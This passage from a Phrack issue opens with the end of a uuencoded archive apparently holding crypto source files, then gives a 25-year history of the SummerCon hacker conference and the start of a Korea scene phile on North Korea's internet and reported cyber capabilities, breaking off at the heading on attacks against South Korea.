M?I+?@X%V9(0W8)!R`_QE/.9PI7[61O;>DW!^\$EIB4[LN!I;]0D1E)`"9&F
M2VVSS\$7;5?73IEYK]=I5M`M(F27G6WM9RJ7\CI2^(H-@B>]H(8!BW:"H6IB7
M66KF55&\!%*(706')8A8!XZAAT9W<H2I&^`S3NBCC\1>]_#\$"!O*J490C44/A
M*R^6M-'8`!=!./#7]K:JK:L[ZF]#DD@+M_Z"/56EU#1:(*H5=-9TUUSFE8=&
MHR366LC%8E%UHS%U!O/\`[^*K^W]2-%L'I=?9*+U0)%T3-UA#14WV-'X:/O.O
MC&U_M3A:L=83Z.N%O8X<REC<0,&QCBQ:``4\B-^`FQV,/+N0*(HQ@T4DK91*
M*P53OFR*R9)M\;OQ70U"?X@=F"0_1W\]\1YJV\<RM.CO4,&2LE,+SB>UD_.8
M35?Q^+E="&8W"?\$)'4RN\0\\8[]KLDPE+N;>Q(=3LS>^FX+:;6\\`_W[_BZ8
MCX8R@ (L@`"THRSKE,?<YSSTY=:`];TXG_GTZ\BG5.B)#JA])&0[0!RI.1
M<-]5:T5V#`ICE2@41!S`R1U4M1?DK%78VV^U.P?O#X^_H_CD].S[C_/>Q<?
M/G[Z[5__4Q"?D0YDVW,*WF`(TW)S._K]R_AN,IW]>QXN[K\N`Q[_D/4<IU" I
MUNJ-G5>OW[Q]\;*P&UWL?@SFC_C_)Q`61Y.0@D(I;8;_/IBX75)T>6:5MS-I
MHB/>(HC,CF-D/]Z:3!:=;E,-^D7#`7`#!,7\$]-AC>3J=0A;*_3Y<3C`*@1!W"
MW9X)='V?3HIE<?3\ :R"FDS\$9MC`G\2*8X",#N*EL`?7P[F!+S.[G,P`&;E(.
M78.)]MGIA>A\A(,29J\^NB@+F848).CGRM:X]/#\+IJX540[9X@<X;HJ*+.(
M.55=/&1+CQ&\)>QXZ#VZD`GAV8&).2`0K\1@M"!GKP##LF:/Y?@M0K6FKPL<
M>0(B:PK-NDN=%6&@V4'3BY2A60#RD\$ (6W:I[NBB,?C#"CYFSW0S,M<-<V`
MT\$9:HX42/-*[-+PM/RWX`<6AE,X`X70,E`BBA`^RK,2\$C.M5/B`4^T>MTR
M-]D`#EC>/BI&6=(C\$?PB`U)P\$A@FX>4MS!`WP\7V[WL/<_0C97E0]#0!='/,
MAL]&3.<+;[+X]1LFTYP6RI-BG1@Y)7S=F:8^6ROVVB\$F2+EL5-Z^>E&[VA7`
M)<?>_(>;J`W/3A5;5E.%XXK=;V`H\1Z7[TQ2@KI)_=QOP=4]O5[\$-W;N3?`
M`JME%LR;?+&\$!]4%QO`K2&;`^GVP.*.@?K?P:30YO6B^'?D]G98`WOQENU7[
MN4##-)J4`83*E",*5\$4*6ISE.V!XO+3T9+Y)O525[]Z0KBU>IT`D02M\$L9,
M;S1P!*`#SV<LO`_(#@`#TY&CS8.=AT`1@1V7'>5ZXR`8`;VOI^/Q=*DN!E'2
MZISD:\$&ZK[\9".,UYM%>NR=%U6R_W2H)^3.GXH!?:>:*6X1^J%?,V2D]H&](5

MRA;^"70S[M7V,4G`.;`\81(8"8N<P_-. [\/QA>')\$CD\>Q/DU>%M,/PBG2H0
M*PQ(>B91HI_CZ.B(GNUJ9-2IE3&B>^;-%2V0ET#N&:YOS'SF'5Y^(B[OAY,E
M:R;]D'9F79\,##S55PW@!\#<EFY*GYKS6/-<QL)^._G'G]6<T\$_'S4B@5H'
M.0\\$&\\$*AQ-%Z^P\$Q45K&GWC11L1I5%&-Z3Y*/C*7*-G<#&&<O(BA3F!K]%"
MH\$TP-G;G"#.)RJ:\$ED.!3EM;L-XE*ZA.80I['UJM3J?=:;MX1ZM--.SARA=W
MA\$S6:L'*BF=N<9'V^F?_V)6Q#0G^PM+'<_6P)'3(KDFJU'C'B&QW'YG+'<W
M#8Y; '\$1*\$''S*JE09X'X'\+'S>Z/0\$B0*_/_&' /C@A)(<'1-6S)Z['''>B&
M4!-) "GYH!V5U)"Y*L'\$\QT<4IM#*+_,=8V3<@6VA)'J7SYY=Z?EM-LUQ%NG)
M'I71GJ><+P]OYT5Y*N.OO*#B,72.X8'V%)F7_DR8F'PL8NRD.B\K2T6LJR?-
MJJ_*F(,QXFY\6B>8CQ^1S6%7X17/_&[6(ZJC<\$K[49'WPH?0NPFDP(.-IB)W
MZA3BGR>?%QNA`)6JVUV[U,6^2V!Z(??VS+V3VJ<OMKIZM*VB%5['\$>#<+Y/
M=JZ&G]ES.^HD'3:IR&3\$*">>*Z)],EQX](C5G;%5LD9#W#4)QF6ENN/6@W,%
M6P^&?J,2\$'K_GKS!AMZ,'_<9P;=)<#,,=CEBID[D\$XEDR.JK76.*4F"NEF<6\$
MW"+UO@,T/_AG^S3U469L27VG#W1V->ZAHVA+/*N68E8M().*Q><PIVHRQ\$C;
M\63':*0[AGKI,=)AI/L9K3K/,Q@*04^C\$Q6,:D]P=2,]R&M4<=1NJ<&2@]#
MW2^BZ;+?:<A-<C.%HXJ65#>&,8U8.6BFF[TQ#Z4&_%2<EH)OQ<JP@?80%NSM
M.N"GF9U_PBWJNP6%`,`J(\)GP8O[8>1@&LP5_(2D6\$3`';H,&8BN]\$>M#)T2GA
M]*3[Y\ [=:M'HWRY%'9=YUNAB'IU!XNRB;\1&^<T#20_=F<PRX[(R[P0/HX5;
M4^X/"JV)K\C"[+.WD._I8\$Z%\$D9F4Z2.SM'"K_F4<)^ZI3D!W7V`&]0D*#./
MP1:HR`K[X&GG_+S?NZ?G/(KYF\?:PS;8/AJT_&B,M%Z,]ID<!D/[76(ZF_)2
MR[BPR6#S&)0\$"]B@I-9'8K'D+P0^BR#94W%2.\$<H\&!I).,LDRM"*6N1Z\$+C
MJI'!0\]37N0AZ&3)CBI1%`\()7G3B1J%OD1&Z)\$4059*(XY'J@DP6D\$1^[YN1
MS]!?.CW8(ZF!<7'>! [B'FHI,BK]0CP&M<3JYV?X"<R)A)'2FD_9.OW7QF[CS
M=X:<OXJ`Q; .Q_A',IT%X*0V1\3('(-#L[:9/T19R@#-LP]_B54"R&8-^#72
M:4_@MR/RT8P0YU(LX8`)LZPD5)>6_K*:K-A.UFAH7UK<\&'T\<8\R-0@#D_V
M6GTHXN*(`56(,BISLJ,>9X[+'Y4(XLD,.,V>7T\LR7'A_"A'1'+8UO*2QJ
M3=,(PK!LCK9XC,W,:`Q;I\$8R-&.%J+5AF**K9\W21D697CXRYJ%\$;B!2YY%
MJ0W#[]155O&ZOKJ1AJ>,#:;>\$?^F].&X'<WR-D^R84G]FA'0I,HLZJXLBJ<@
MC(PBWZ'JI.FP0M.1WB^Y6DY]E99S8>HT^OPCSP@+?3[KJDSC[-2QU&75+*
M[EK2(DUV^[KX5@W"R5(AC*/%7Y\$1MHV;2PS'WRP=8DBEU:<8Z)1'X\$!L6>O:7
MK%'B;A32C2I]0?ZR4)G>F89*W!Z?O%77J<@)EIQSP)E+NJI!FPNQ39G;TK%<
MWMO+:YS9-.13.6C1>2)\$,'1_Y&/H%K&BRJ<! \&YNR^)?P4*_?ST)'`J"QS"N
MH3?'1Z3+FC'/%V.<9/A\ \$MQ-YX]6IDE2\$MGSX0K]W.01M3B-K<>'F%"4&J:B
M)->&N6:2CL2MXR,X_09;>UU^@O>HTW,J#Z\KU>M!5.G@>.]]_ [S5<* "HPO\T
M\$J51[CE9IT&!B+\$ZH/\$QA`!:4+>G>'V;2MI&6=OD-5+>21RO(-*/FWV8C-!*
MP7>+9DI5';AVTF[T#_=ZATK'2UQMJ,\95P4VF9Z>^EUMK(H+<TQ[D29[LKN\
M=*^VL?-=1VFD\\$E1@I8=0,I;6Y1\E>)G'DC=+E3K:%U*?%9;IA<:BG'318+
MMZ[1PJYZLH&Y3+ZOUK9J:]@9CQ1&)?\$K-NNQ7]LF_^8MQ;JY\$.T`.]/0J'4YBA
M\$[1@_0+K"EX,L@^=I!^!7M[">A.NB[X^,J<@LR;R)*S06[\Y:PZ:W6:[4*35
MW#D[B&(D8`\=WKIF4K4AT%8\OWW>Y%T<A\$7USR(RO&,'TB'E<ME?)%*R=<J
MRA55+6/E862XT3!DWX",QC=R7B=B2<=733F9US\$#SLP"!X@L@3"Y\R\$,+!#V
M-83]-2!T+1'B6_S=-.J+D1]XRJ77F.E\N&T#KF(#?"4^D.X?<<Y8S.GAJ@0D
MD&7>_7C1S)DJDL'58JKM4R24T>/:Z\$TS3K?=DXG[^_C]_G9\;%R4JR)&68@
M-AWL>>7B5\ICC,_=D9U7/=I<I[UV.L?G?M_@6_/>'`J,6@[/[A?L^3OBDQEG
M4;YM*\$SG\$9D+F'(.7[=N59#="(Y3NR>5[J*13;K?>Z7W*2CE%..U68^;9P]@,
M2;)'FC0%B\83[H\FOBN7OK*P;L)(E-<@&4JX0*:G'0=S)!WK_U"3M6[3].AH
MTO*OFT@PPRH'.U1QDV8E.KP;%GRL'5GP_TPYL<-*&&I40,M&BFW@?Z1N2U='
M>1:@7BY'5^7V)#R<AIQ-723*KH_"KC\4O*\$P\$*]*@A0Z0I1/)2D%!K<K(2(
M1DN<41+&T-KAAPF16-\$T+I\$BMMX9DTE>T`]H7,W7=NJ:<T"3G`>:=R*>L;,"
ML=1,%\$P+-B=K-&0\$FZB*H' *@+=.%+4JNU7RGHUG,)JENH;9\$"W.'J1M!=(G0)
M];E%'IG5-79TX<-?S!C,^%\$S5546I%OP@359';\FZBK\ \$Y5CP^(A\5Z[_4ZY
M*#0055KB_+-.UYO3@5Y/9/IDDS+]*](8)GQ)F\B<+W6-I-U_9;WCPD9/6?H5
MM;-QT*1/=: %HG^Q)J3EVQ-9NA6C^G,'S&\WH@B(&E28\V17I67;LUJA_7/@,
M_VSTRA\$5NVJJU*:00)* (W^*=:X+:):Z5/@NZZ[8PYSON0;#R'(QJ"8K?GKB4
M3A(8K'9%DEBQ:&(AXD[;>6B"&&_@_S\G(' *IGH<"*<J'#5"\."W/STN(GS^W
M6_6R)(Y*(_H\3+L[(> (;OL8WHOUR&,(Y)\$;%U#%^2[FN*#&FL]FOM>R-QM?)
M?/AI"9"7R=[-?#<%W<>Z^EPS_?G<\$!3EW;'4_\`@WF'AR["Y-@X<U&]5K9
M'X\+17W!5CCJ6\\$6Y#K+S8[09K^#\H-0BL\$U<+*DWG<M;XM\ -Q8F0.B>M'3&
MP);+W[6]QO'=. ,0@SA+&16M60CJ1CF#&9S;606>O_7&O>Y1&)P50ZYA9KPZX
MUB<X?B0.K[-PT*\8N-8G.GX@#K6=* .K`@D<6+6H_FA8U20MG5<(W1";WR8]U
MD#I='9)C#*A@P=-.@4V&4@Z*%YRZ\G?R5E4))05!3Q;-L48A.QJ@WY\@F
MHTI25!A%J36LRJQ+*JOP=4XA,V%68=QE_HRM.!<Z'00,<R1]CNEX^689FP4
MA/%[4'TPX\$DYG2[%F-+>AO)28<+O;M@]B:4.KXSW:=]>]NK5I\W8%AO' (?)1
MWQ*?L%L>R-*380/>1-R3J153<;+BT-L[87<Q@6V@ (FZO)0KB#AH]7@?/*24T
MG4,Q:F2([D>PR]+V2R[G,'(IS-F%N5[9JE8JE34THIC=@C4.M,U:#&^9EZPR
M)'CO)+8L.LAN;MO8.U_#82,_/_%G);=V*%,W?Z:-GPKX[N;F=V4)!UR<7<=
MOQ>=R<5B;(GPB=NGM0LWYR9>S,D'K:QDZ+Z.V<^E-X;4'E;?-(O_Z!M]29;H
M2CW;J1'00=(>A7' CJ?G!\`1,&D7C+H0.>FO(\>M^;!Z#LL1N,35]:G;7L1PJ
M=VE8E'?PB5*'D\?P+<@*Z=C)_ _G0@T'EEZ(EB1,@\AK6]Z;E@U'94W@7P1;
M,?#E3<"VW^Z<'G7:*R_8]@AMT0XFH"/;M+,ZT9]S2/'Y#W2WL-!+R'YRXA@

M@A8N%1\SG-[W4]H7Y'MR*SFS6;`?B%?W-'U(<JIX,%#[YQRU`.=/X@E;\VW
MAY051=OWT-&GIYUTG%RJM,\^G;X_WVMW@#'7G=:%21KEW%TKDT69GW2D<2X]
MM!Z)@ASEE^"Q8+@%4;MU+3"IFO\!;4*M%K5PHL'J6\C_#TLH_7Z44OQDD+@Y
M82E#O./`P*;H&DZ1\$'U_8*1WX+'*Z[1-1`\$X1\$^8<#_)-ZF(<XI!10QW=8/
MFDCH38YKS3G+FC7+O-EG+N43DIJ]U/SES6#>'#K.7D(0?M?L2;U51RG(8.X,
MH[6=B%D.I79WTH0-Y<E)RK8>B&CVASV"[92,^!YJQZ,93`^HW\$/LVU=R"@-!
MD=<&(`71.0#&>#UZP)C-P2-%>Z+E7TOJ^(M&/V2466ZS*=G-U\K&!#37\\$)+
M.%514%"O]TQ?G*-)(C+OHFTB^NV_Z^9O9*K0ZMV?'*&C[;\Z+8PUG[OV,,W+
M+FQZX<532,>\(S=M&9V-:VM+<62!B?N"J7F,N8*E7\$Q6KN5HU:723//GC!S4
M'`QO/J\JZ\<?594?XPG-Z)_MJNGV)5=!W.4KGU7M'C7?X=7.3+N30"?R]TKM
M[#:/K>_#V+:R+'O+P)'C\U/YY0R")UQ.,])1@#2)^>NS\Q(&5>(M+^A98XH!
MOI9Q9*A\4>L;D%5E29=8TO/<96-?!P:FR:?T,@AJ="CIF%'?=?]*9P9[6N/GM
M8-N4/Z9A&'SZ/U!+'0(4`H`----->A4`-----
M`\$\$\$`-----!3-"YP-C@O4\$L!'A0%'`''`@'9V_'-I(9)'05&P`L4<`
M`X`-----0`@`''')0`''%,T+G`V."#3U!924Y'4\$L!'A0%'`''`@`
M_:!*!0\$3GD9N>'0`'0P,`''\`-----0`@`''')9AL`''%,T+G`V."]G;&]B
M86PN:%!+'0(4`!0`'@`(`JE@4!VK/V\$0@,`,`*`'3`-----`\$`(`'
M`#\$=\$`!3-"YP-C@O:&UA8U]M9#4N8W!P4\$L!'A0%'`''`@`<Z2!0%Z7NI:J
M#`'32D`X`-----0`@`''')I`''',T+G`V."M9#4N8W!P4\$L!'A0`
M%`''''@`[*!*!0.+_SLVR`@`S04`P`-----0`@`''')>BT`''%,T+G`V
M."M9#4N:%!+'0(4`!0`'@`(`+E>A4!!P_\$XX"P`'(B@`''-`-----`\$`
K(`''%'8P`!3-"YP-C@O4S0N8W!P4\$L%!'@`''''`'`<'H`\$`''&%=\$`''''`
`

end

---[EOF

==Phrack Inc.==

Volume 0x0e, Issue 0x44, Phile #0x12 of 0x13

```

=====
===== [ 25 Years of SummerCon ] =====
=====
===== [ by Shmeck ] =====
=====

```

It's hard to believe that 2012 marks the 25th anniversary of SummerCon. In the American hacking landscape, SummerCon remains the seminal conference from which all others are modeled. In those early days, interactions between hackers took place through BBSes, as shout-outs in assorted textfiles, on telco voice bridges, and in the pages of Phrack and 2600. For the most part, these interactions were all mediated through some kind of communications infrastructure. SummerCon was an opportunity to change that.

In the 1980s, informal gatherings of hackers had begun to spring up all over the place in America. The European scene was well-organized, with groups like the Chaos Computer Club holding an annual congress of hackers as early as 1984.

There are various theories about why Europe organized more quickly than America. America developed a strong counterculture in the 1960s and 1970s, including an enthusiastic phreaking movement dating back to the early 1970s. Well-known anarchist and Chicago Seven conspirator Abbie Hoffman, along with Al Bell, a well-known telephony enthusiast, launched the first phreak magazine, YIPL: Youth International Party Line in 1971. YIPL became TAP, based out of New York. Though Americans were enthusiastic, TAP found an eager European audience, and Dutch and German activists carried the torch and pushed the boundaries of phreaking in the 1970s. Those phreaks were readily absorbed into the ranks of an already strong and well-established anti-authoritarian movement in Europe. Large-scale meetings, complete with technical demonstrations were the logical next step, so the first big hacker conference, Chaos Computer Congress, took place in Hamburg in 1984.

American hackers remained active during that period, but physical meetings remained elusive. Nevertheless, something like a tipping point for the American hacking scene must have occurred in the summer of 1987. On June 5 of that year, the first 2600 meeting was held in New York City. Only two weeks later, in St. Louis, a small cadre of people who mostly knew each other from exchanges on Metal Shop BBS and through Phrack profiles, met at the Executive International Best Western to embark on a totally new way to advance the American hacking agenda. The first SummerCon set the stage for the way subsequent hacker conferences would be held. To this day PumpCon, HoHoCon, DEFCON, and HOPE stick to the same formula.

Its organizers wanted to foster the physical interaction in meatspace, eschewing the phosphorescent glow of their CRTs to hold a party like none other. Mostly, if the reports from early editions of Phrack are to be believed, though, it was to have a good time. SummerCon has always held its primary goal as forging friendships, because that's how real dialogue and information exchange happens. Yes, there were technical talks. That first SummerCon in 1987 included a long list of technical discussions, but because it was a small gathering, the agenda was ad hoc and seemingly freeform.

Most of the technical discussions centered on things that are pretty far outside modern mainstream infosec discourse: BBSes, fiber optics, and methods of blowing 2600 Hertz headlined the proceedings. In fact, the attendees had a hard time getting started, not really knowing each other or how to begin. But because everyone in attendance had some sort of technical background, these purely technical discussions got people talking to each other, which led to drinking, which led to partying, which, ultimately helped the attendees forge long-lasting relationships with each other. It's how cons have worked ever since.

The success of that first SummerCon naturally implied that another one

would be held the following year. Its organizers made a last-minute decision to hold another one. Like modern incarnations of SummerCon, the organizers dithered over details like location, letting inertia play a significant role. While New York City was one possible contender, it was held in St. Louis again.

SummerCon '88 was a controversial one. The technical discussions came a little more easily, and the attendees seemed a little more comfortable, inviting outsiders into their ranks. But one attendee, Dale Drew, using the handle "The Dictator", was actually an informant working with the Secret Service. He helped government agents videotape the proceedings through a two-way mirror in his hotel room. This video evidence was eventually used to indict conference organizer Knight Lightning (the nom de hack of Phrack founder Craig Neidorf) on a federal count of criminal conspiracy as a part of his now-infamous E911 criminal trial. Though the case against Neidorf eventually fell apart, federal interest in SummerCon would remain an ongoing theme for years to come. Other conferences have capitalized on SummerCon mainstays like "Hunt the Fed", now immortalized as DEFCON's "Spot the Fed" contest.

There was a SummerCon in 1990, but a wide federal dragnet for computer crime and Knight Lightning's federal trial tainted it. Perhaps the most chilling reminder of a bad era exists in the announcement for a Christmastime event in Houston called XmasCon, who stated that their event would "replace the painful memories of SummerCon'90 (SCon'90? What do you mean? there was a SummerCon this year? HA. It surprised me too)." Clearly, these were bad times in the hacker community.

In 1991, the freshly acquitted Knight Lightning rebranded SummerCon as "CyberView," because he did not want to trigger any associations with the previous event. Bruce Sterling's comprehensive report (Phrack 33:10, <http://www.phrack.org/issues.html?issue=33&id=10#article>) included a rationale for the new, if short-lived name. "The convention hotel, a seedy but accommodating motor-inn outside the airport in St Louis, had hosted SummerCons before. Changing the name had been a good idea. If the staff were alert, and actually recognized that these were the same kids back again, things might get hairy." In what can only be described as a SummerCon miracle, a St. Louis swingers' group simultaneously occupied the conference hotel. As with every SummerCon, booze was a factor.

SummerCon 92 saw a dramatic increase in the number of participants, with 73 reportedly in attendance. Summercon 93 was the last year a SummerCon took place in St. Louis. Summercon 95 marked a changing of the guard, with the event taking place in Atlanta, hosted by Erik Bloodaxe and his LoD colleagues. Over 200 hackers came; several were arrested. The following year, SummerCon 96 moved to Washington, DC.

Periodically moving the conference became a ritual to prevent the event from getting too stale and to ensure that a willing hotel could be found, since SummerCon had a reputation of being a rowdy conference. The move to Washington, D.C. offered an easy venue for members of the East Coast hacker community; members of L0pht came in from Boston, hackers from Pittsburgh had a simple commute, and the NYC scene was well represented. The local law enforcement community was in full force as well, with several raids taking place during the event.

During that time period, the organizers of SummerCon were losing enthusiasm for running the event. It is a thankless job, and requires coordinating a tremendous number of people, places, and event staff, all while keeping law enforcement officials at bay. During Summercon 97 in Atlanta, a stalwart of the DC hacking community going by the handle Clovis convinced the current organizers to transfer the domain name to him so that he could take over the organizational aspects of the conference. It was a relief to the current organizers, who were frankly happy to be done with the annual headache.

In 1998, Clovis, leaning heavily on his younger brother for organizational support, threw SummerCon in Atlanta. For the next three years, SummerCon would be held in Atlanta, though SummerCon 2000 was notable because the hotel that was slated to host it conveniently lost contracts for the event

the day before it was to take place, leaving Clovis no rooms for technical discussions. The nonplussed attendees set up shop in the Omni CNN Center Hotel bar, where ad hoc presentations took place, much to the consternation of hotel guest who did not expect to get a dose of information security discourse over their cocktails. The hotel that originally objected to hosting a hacker conference, did not mind the steady stream of bar sales one bit.

Clovis had ambitious plans for SummerCon. For 2001, envisioned a global conference, which would draw an audience from around the world. He thought Amsterdam would be a good location, and looked into bulking up the technical backend of the event. For the first time SummerCon would be shown live through a RealStream video server to anyone who wanted to watch.

It was daunting. Everything was expensive. Clovis' younger brother had to figure out a mountain of customs paperwork to ship all the t-shirts and conference badges overseas. In short, every part of SummerCon 2001 was an enormous headache, but in the end it was a fantastic event.

About 200 attendees descended on Amsterdam to try an American-style hacker conference. It was very different than the Chaos Computer Club congresses, and nothing at all like the Dutch hacking camp HAL. Many attendees didn't understand why it was held at such an expensive hotel. But the global breadth of attendees and speakers was impressive, and it was generally considered to be a successful conference by all who attended or watched online. The hotel, though pricey, was incredibly easy to work with and provided a safe, enjoyable environment in a tourist-friendly part of Amsterdam.

But Clovis' brother, weary from filling out customs forms, was not so enamored with the idea of doing SummerCon overseas again, and so SummerCon 2002 took place in Washington, D.C. Unlike the affable and easy-going Dutch hotel support staff a year prior, the sales director of the Renaissance Washington D.C. had little patience for the SummerCon organizers. Not mincing words, she announced to Clovis and his staff, "I know about you guys. I know about hacker conferences. If anything happens at this hotel, any kind of funny business, I will throw you all out. We have Presidents of the United States here. I will throw you out." This was six hours before the conference was slated to begin. In spite of her concerns, the conference was successful, the hotel bar did brisk business, and nobody got arrested.

SummerCon enjoyed a stand in Pittsburgh for two years where Redpantz became a member of the planning committee and began to emcee. In these years, SummerCon began to select venues based on how agreeable the bar staff was, because, all things being equal, SummerCon is, in the words of the noted hacker X, "also about drinking a lot of beer." There were several alcohol related incidents in Pittsburgh. One of the organizers was cited by the Pittsburgh Police Department for "simulating a sex act," an incident that he has never lived down. It was in this time period that members of the FBI Cyber Division began to actually offer presentations at SummerCon. If you can't beat 'em, join 'em.

Austin was the site of SummerCon 2005. Internal political squabbling amongst the organizers and the lack of a clear promotional plan for SummerCon meant that attendance was very low—perhaps even lower than the first SummerCon. It was a boozy event and had plenty of quality technical discussions, but only a few people showed up, including some very nice individuals from San Antonio. Luckily, the hotel was also backed with bikers from the annual Republic of Texas motorcycle rally, and everyone was down to party.

Nevertheless, the organizers knew it was time to press the reset button, and a select group was invited to SummerCon 2006 to address the ongoing viability of the event. The organizational core agreed that the next three years should be in Atlanta, with every effort take to rebuild the reputation of SummerCon. That effort to rejuvenate the reputation as the hacker conference with the highest level of technical expertise, coupled with the heaviest intake of alcohol per attendee was well received by the organizational core and future attendees. It was an old formula, and a

return to our roots: offer great presentations to get the conversation going, and keep everyone as drunk as possible.

SummerCons in Atlanta were predictably rowdy; in 2007 Billy Hoffman did his best to finish his presentation, and slurred the words, "If I'm not making any sense ya'll just throw a shoe at me or something." Immediately, an attendee threw a shoe that barely missed the staggering speaker, making a loud WHUMP as it struck the projection screen. "Well, okay then..." Billy replied, as he continued his lecture. The SummerCon organizational staff believes that this exchange was the framework for an event that transpired in Iraq in 2008, when an angry man threw his shoes at a surprised President George W. Bush.

When SummerCon moved to New York City in 2010, it had a reputation as a technical smorgasbord and a relentless booze-fest, which, honestly, is a perfect combination. There are very few things you can do to improve on that formula, but the SummerCon organizers found a way, by inviting a burlesque troupe to participate in event planning and hosting an after party.

Being located in New York City made the event to heavy-hitters in the security industry, and the technical aspects of the conference expanded in line with the party dynamic. In 2011, the organizers accepted some sponsorship money, which permitted them to invest more heavily in the presentation side of the event, flying in speakers from far-flung and exotic places like California and Michigan. It also meant that the after party was more outrageous, and was featured as an "Event of the Week" in the local events newsletter "Time Out New York."

There are few things as dependable in the hacking world as SummerCon. Though it has evolved from a small, invite-only gathering to a large, structured conference, it has never lost sight of the importance of its mission: bringing together the brightest minds in information security for the best party of the year. Raise your glass, and toast another 25 years of Summercon!

[EOF]

==Phrack Inc.==

Volume 0x0e, Issue 0x44, Phile #0x13 of 0x13

```
=====
======[ International scenes ]=====
=====
======[      By Various      ]=====
======[ <various@nsa.gov> ]=====
=====
```

In this issue we are glad to have an amazing scene phile about Korea. You may find that it is a bit different from the usual scene philes, but the content will reward you. The author gives us information that is hard to come by and insight that illuminates widely believed misconceptions about Korea. We also have the second part of the Greek scene phile that covers interesting stories from that country's past. We know that Greece goes through tough times and we hope it will make people reflect on the situation there.

Trying to define what 'a scene' is, it's not unlike trying to define what 'the Underground' is. Perhaps it is that fleeting moment where you feel a connection with something. A connection that transcends physical limitations and relies only on interest and passion for, well, for anything really.

The definition of the word 'scene' has changed quite a lot. Some years ago the word 'scene' had a geographical connotation. That's clearly no longer the case. Scenes are becoming increasingly, and thankfully, untethered from physical boundaries. That's not really something new, but it has changed the way most scenes are organized and operate.

Given that physical boundaries no longer are the central defining factor of scenes, should Phrack continue to publish scene philes of specific countries? Maybe the next logical step is to focus on scenes that are defined by field, topic or interest. Maybe Phrack's 'International Scenes' section should be changed to simply 'Scenes' and present overviews of less known sub-scenes or communities built around specific interests.

Gentle reader, what are your thoughts?

-- The Phrack Staff

Some Stories in Korea

- 1 - Introduction
- 2 - Internet of North Korea
- 3 - Cyber capabilities of North Korea
- 4 - Attacks against South Korea
 - 4.1 - 7.7 DDoS attack
 - 4.2 - 3.4 DDoS attack
- 5 - Who are attackers?
- 6 - Some prospects
- 7 - References

--[1 - Introduction

The Korean Peninsula has been divided into two countries for more than sixty years. With the ideological dispute of left and right wings that must have been one of the biggest reasons, the political, economic, geographic, and military factors also played an important role here. It is true that this division system may be affected by the political, economic, and military purpose of the two Koreas, neighboring countries, and their allies.

This situation has caused many tragedies to the people of two Koreas, and has made a various types of tension factors like forcing North Korea to develop nuclear weapons to keep her system in the changing flow of the world. Unlike the past whose main element of conflicts came from ideological one, some large movements trying to maintain their interests dominate the situation of the peninsula.

Over the past decade, the tension between South Korea and North Korea has been alleviated thanks to the Sunshine Policy during the regime of two progressive governments. However, after the present ruling party representing conservative value took over the regime again, the tension relationship began once again and there were some physical conflicts. It will be almost impossible to get over this situation only with the intention and endeavor of two Koreas, because there are so many stakeholders.

This article will mainly focus on the internet and cyber capabilities of North Korea which seem to be not widely known to people, and some attacks against South Korea. So, this will make some differences from the traditional Phrack scenes. But I think the differences don't come from contents but form.

--[2 - Internet of North Korea

It is said that the internet of North Korea was introduced in the early 1990s. Mainly because of internal political reasons, the internet has been maintained in the form of intranet.

In January 1997, North Korea opened the first web site of hers, kcna.co.jp in Japan and opened dprkorea.com which was for business in February 1999. And then NK opened the web site, silibank.com for international e-mail relay. Interestingly, whois lookup will show you that the e-mail account of Technical Contact of this domain is gmail. It is known to gain access to this e-mail relay system is blocked in South Korea. The service is available only to foreigners who joined the paid membership, and people and companies of NK registered in the system.[1] The e-mail exchange with foreigners are allowed but it is said NK authorities check the contents, so the privacy of information will not be guaranteed.

The internet access from inside of NK to outside is very limited, but the intranet connection built inside of NK is active. In October 2002, the building of intranet network which allows connection from all areas of NK was completed. It is called 'Kwangmyoung' and started as a research system of scientific knowledge materials. It is known that the access to outside using this intranet system is impossible.

However, DPS (Department of Postal Service, 'Chesinseong' in Korean) of NK hires and manages internet access lines in Beijing of China for their use. It is possible to connect to outside through this internet line. But it is not freely available to all NK people. There are some people who guess there are special lines dedicated only to Communist Party and its army in addition to this line. But any proven materials or information through the technical identification has not been publicly offered yet.

NK has been expanding her commercial web sites for the sake of economic interests and system propaganda, and most of them use servers located in foreign countries. It seems that the web sites opened in the early 2000s have been changed and even disappeared. This may be because NK got a permission for her to use her national domain 'kp' from ICANN (Internet Corporation for Assigned Names and Numbers) on September 11, 2007. NK has been opening additional web sites by using kp and will add more. KCC (Korea Computer Center) was chosen as a NK internet address management authority.

It seems that NK will open her internet system to the world when she establishes security system and policy by herself, and can control the internet use of people.

The access to the NK web sites for system propaganda like naenara.com.kp and star.edu.kp is not permitted in South Korea but it is possible for us to gain access by using Tor and proxy servers. Some of web sites operated directly in NK were known in the past, but they were accessible through not domain address system but IP address. However, it is not sure they are operated now or they are accessible only from specific regions.

NK also makes use of SNS services like twitter(@uriminzok) mainly for propagating her system, giving news about NK, and criticizing South Korea.

--[3 - Cyber Capabilities of North Korea

It was the magazine "Shindonga" (November 2005) and '2005 Defense Information Security Conference' that introduced cyber capabilities of NK. A related news article about the conference contains the following part, "The capability of NK hackers is similar to CIA's." [2] But the main parts of this article were introduced without objective data, so they were not supposed to be reliable facts.

NK Intellectual Solidarity which consists of NK defectors having a right-wing inclination insists that the scale of NK cyber hacker troop has been on the increase to the level of 3,000 people. [3] But this is not confirmed by objective data, so the confidence level is very low.

DigitalTimes cited American experts, "NK cultivates more than 100 hackers centering around Pyongyang Automation University (Mirim University in the past) every year, and they have capabilities to hack Pacific Command and U.S. mainland computer systems." [4] We can easily think that the world is connected with internet, so the physical distance between U.S. and NK is not an obstacle at all. If the computer systems of U.S. are not so secure, even novice hackers can compromise them.

In the web site of Nosotek which is "the first western IT venture in NK", we can find the following expression, "software engineers are selected from the mathematics elite and learn programming from the ground-up, such as assembler to C#, but also Linux kernel and Visual Basic macros". [5] From this, we can see indirectly there are outstanding programmers who have talents to be hackers.

In the case of Kim Il-Sung University, students have to take the courses of high mathematics and programming regardless of their majors. The university developed the following software: Intelligent Locker (Hard Disc protection program), Worluf Anti-virus (anti-virus program), SIMNA (simulation and system analysis program), FC 2.0 (C++ program development tool). From this, we can know that NK also conducts hacking and security research. [6]

It seems quite natural that we can easily judge there are hacker troops in NK in this kind of network age. NK may cultivate hackers for her defense. But we don't have to overstate or underestimate the capabilities of NK. We should be objective more thoroughly when data is not enough for correct judgment. Rational and reasonable policy making and practice come from objective data and judgement based on it.

NK should also remember that her web sites, servers, and network can be compromised, propagate malicious codes, and be used as intermediates. The more NK opens, the more she will be attacked. The attackers will be an organization or a country for the sake of its political and military purposes, hacker group for hacktivism, and script kiddies for fun.

--[4 - Attacks against South Korea

